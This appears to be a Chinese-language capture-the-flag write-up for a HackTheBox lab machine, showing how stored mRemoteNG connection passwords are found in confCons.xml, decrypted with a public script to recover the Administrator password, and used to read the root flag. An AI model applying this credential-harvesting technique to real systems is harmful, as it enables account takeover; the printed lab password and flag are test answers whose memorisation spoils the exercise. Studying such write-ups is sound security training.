
```
 Directory of C:\Program Files (x86)

22-02-2019  15:01    <DIR>          .
22-02-2019  15:01    <DIR>          ..
16-07-2016  15:23    <DIR>          Common Files
23-02-2019  10:38    <DIR>          Internet Explorer
16-07-2016  15:23    <DIR>          Microsoft.NET
22-02-2019  15:01    <DIR>          mRemoteNG
23-02-2019  11:22    <DIR>          Windows Defender
23-02-2019  10:38    <DIR>          Windows Mail
23-02-2019  11:22    <DIR>          Windows Media Player
16-07-2016  15:23    <DIR>          Windows Multimedia Platform
16-07-2016  15:23    <DIR>          Windows NT
23-02-2019  11:22    <DIR>          Windows Photo Viewer
16-07-2016  15:23    <DIR>          Windows Portable Devices
16-07-2016  15:23    <DIR>          WindowsPowerShell
               0 File(s)              0 bytes
              14 Dir(s)   4.823.080.960 bytes free
```

mRemoteNG是一個遠端連線管理工具，它允許使用者保存各種類型連線的密碼。使用者的 AppData 目錄中有一個檔案 ，confCons.xml其中包含該資訊



bytefish163 commented on May 30, 2021

@ketjow123 %APPDATA%\mRemoteNG\confCons.xml




```
Directory of C:\Users\L4mpje\AppData\Roaming\mRemoteNG

2-02-2019  15:03    <DIR>          .
2-02-2019  15:03    <DIR>          ..
2-02-2019  15:03             6.316 confCons.xml
2-02-2019  15:02             6.194 confCons.xml.20190222-1402277353.backup
2-02-2019  15:02             6.206 confCons.xml.20190222-1402339071.backup
2-02-2019  15:02             6.218 confCons.xml.20190222-1402379227.backup
2-02-2019  15:02             6.231 confCons.xml.20190222-1403070644.backup
2-02-2019  15:03             6.319 confCons.xml.20190222-1403100488.backup
2-02-2019  15:03             6.318 confCons.xml.20190222-1403220026.backup
2-02-2019  15:03             6.315 confCons.xml.20190222-1403261268.backup
2-02-2019  15:03             6.316 confCons.xml.20190222-1403272831.backup
2-02-2019  15:03             6.315 confCons.xml.20190222-1403433299.backup
2-02-2019  15:03             6.316 confCons.xml.20190222-1403486580.backup
2-02-2019  15:03                51 extApps.xml
2-02-2019  15:03             5.217 mRemoteNG.log
2-02-2019  15:03             2.245 pnlLayout.xml
2-02-2019  15:01    <DIR>          Themes
              14 File(s)         76.577 bytes
               3 Dir(s)   4.823.080.960 bytes free
```

刪減後得到以下有關資訊

```
<?xml version="1.0" encoding="utf-8"?>
Username="Administrator"
Password="aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf71WWA10dQKiw=="
"
```


網路上有mRemoteNG passwd解碼

https://github.com/haseebT/mRemoteNG-Decrypt



```
┌──(root㉿kali)-[/home/s/Desktop/HTB/Bastion/mRemoteNG-Decrypt]
└─# python3 mremoteng_decrypt.py -s aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/z05xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw=
=
Password: thXLHM96BeKL0ER2
```

```
username : Administrator
Password: thXLHM96BeKL0ER2
```



```
administrator@BASTION C:\Users\Administrator\Desktop>type root.txt
853fe3b2224292fe027c4df215a2a35e
```